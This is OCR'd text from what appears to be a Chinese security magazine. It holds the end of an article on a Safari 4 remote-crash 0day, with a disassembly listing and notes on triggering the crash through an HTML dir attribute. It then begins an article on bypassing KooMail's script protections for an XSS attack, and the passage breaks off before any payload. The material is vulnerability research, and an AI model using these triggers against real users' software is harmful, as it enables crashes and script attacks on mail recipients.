


```
018DA052  C705 EFBEADBB  mov   dword ptr [BBADBEEF], 0
018DA05C  FFD0           call  eax
018DA05E  8D0C76         lea   ecx, dword ptr [esi+esi*2]
018DA061  03C9           add   ecx, ecx
018DA063  03C9           add   ecx, ecx
018DA065  03C9           add   ecx, ecx
018DA067  51             push  ecx
018DA068  E8 A1500800    call  WTF::FastMalloc          jmp 到 JavaScri.WTF::FastMalloc
018DA06D  83C4 04        add   esp, 4
018DA070  8907           mov   dword ptr [edi], eax
018DA072  C3             retn
018DA073  8D57 08        lea   edx, dword ptr [edi+8]
018DA076  8917           mov   dword ptr [edi], edx
018DA078  C747 04 040000 mov   dword ptr [edi+4], 4
018DA07F  C3             retn
018DA080  3BF9           cmp   edi, ecx
018DA082  56             push  esi
018DA083  8BF0           mov   esi, eax
```

图4

分析完了Safari 4浏览器的这个Remote Crash 0day漏洞,我们最后给大家提示几个注意的地方,首先,传递给dir属性的值一定是要"/字母"这个格式,原因前面已经提到。如果只是传递过长的数据给Safari 4浏览器,浏览器是不会崩溃的。其次,dir属性无论是给哪一个HTML标签都会造成Safari 4浏览器崩溃,我们前面是给code标签设定了dir属性,把code换成a,也就是超链接标签,漏洞同样还是会被触发的。

前置知识:无
关键词:脚本、XSS、KooMail



绕过限制的KooMail XSS 0Day漏洞

文/图 爱无言

KooMail是由酷邮工作组开发的一款针对国人的邮件客户端软件,官方网址为http://www.koomail.com。从官方网站下载最新版本的KooMail软件,版本号为5.62 Build 1690,如图1所示。




图1

KooMail的安装使用非常简单,很容易操作,只需要正确的设置邮件地址和邮件接收发送服务器就可以了。但在使用过程中,我发现KooMail还是存在很大的安全隐患的。

请仔细看图2中显示的内容,KooMail软件在接收到一封新邮件的时候,采用了两种显示邮件内容的方式,一种是文本形式,另一种是网页形式。关于网页形式,这不就是说,如果邮件中存在脚本代码,KooMail的网页形式就会执行这些脚本代码。现在,我们就需要质疑KooMail是否存在一种最为常见的安全漏洞——XSS漏洞了。

XSS漏洞可以说是一种通用型漏洞,广泛存在于应用软件和Web应用程序中,我们常见的XSS漏洞攻击一般都存在于针对Web应用程序的利用上,而对于一般的应用软件来说(除浏览器软件以外),XSS漏洞攻击其实一样可以发挥作用。尤其是在针对联网的客户端软件上,因为这些软件经常保持联网状态,很适合XSS漏洞攻击者向软件进行恶意脚本代码攻击,造成软件使用者中网页木马或者其他恶意攻击。




图2

KooMail在处理带有HTML代码的邮件时,建立了一定的机制可以防止邮件中的脚本被执行,如图3所示。




图3

结合这种机制,KooMail在使用中也是默认以文本的形式来显示一封邮件的内容。这个时候或许你会问,既然采用文本形式显示邮件内

容，而且KooMail的默认设置又是禁止所有脚本、禁止弹出窗口的，怎么可能发现KooMail存在XSS漏洞呢？

刚开始的时候，对于KooMail默认的文本显示邮件内容的方式，我确实没有办法突破，除非有人在使用KooMail的时候选择了以网页形式来显示邮件内容，我们就可以非常轻松地触发KooMail的XSS漏洞了，如图4所示。




图4

这种傻瓜化的漏洞触发模式不是我们所期待的，但这也能证明KooMail在以网页形式显示邮件内容时，还是存在没有及时过滤网页脚本代码的缺陷，没有及时通知用户该邮件中存在可能的恶意脚本代码。

既然是要挑战自己，我们现在的目的就是想要看看能不能在KooMail的默认设置下，也就是所谓的文本方式显示邮件内容的机制控制下照样实现XSS漏洞攻击。

本来我是一直通过别的邮件系统发送恶意邮件来测试KooMail的，也就是说，我并没有采用KooMail来发送测试邮件，而只是让KooMail来接收恶意测试邮件。当我转向利用KooMail软件本身来发送恶意测试邮件时，终于发现了突破KooMail安全机制的方法。这可真是以其人之道还治其人之身了。

打开KooMail，单击"写信"按钮，如图5所示。默认情况下，KooMail在创建一封新邮件时，是不允许采用源代码编辑方式的。但我们明显可以看出，KooMail创建邮件的模板完全是一个网页格式的文件。我们现在需要将一段用来测试XSS漏洞的脚本代码插进邮件，该怎么做呢？如图6所示。




图5




图6

在KooMail的"查看"菜单中，我们找到了一个突破点：显示html源码编辑。太好了，终于可以对邮件进行源代码级别的修改了，如图7所示。

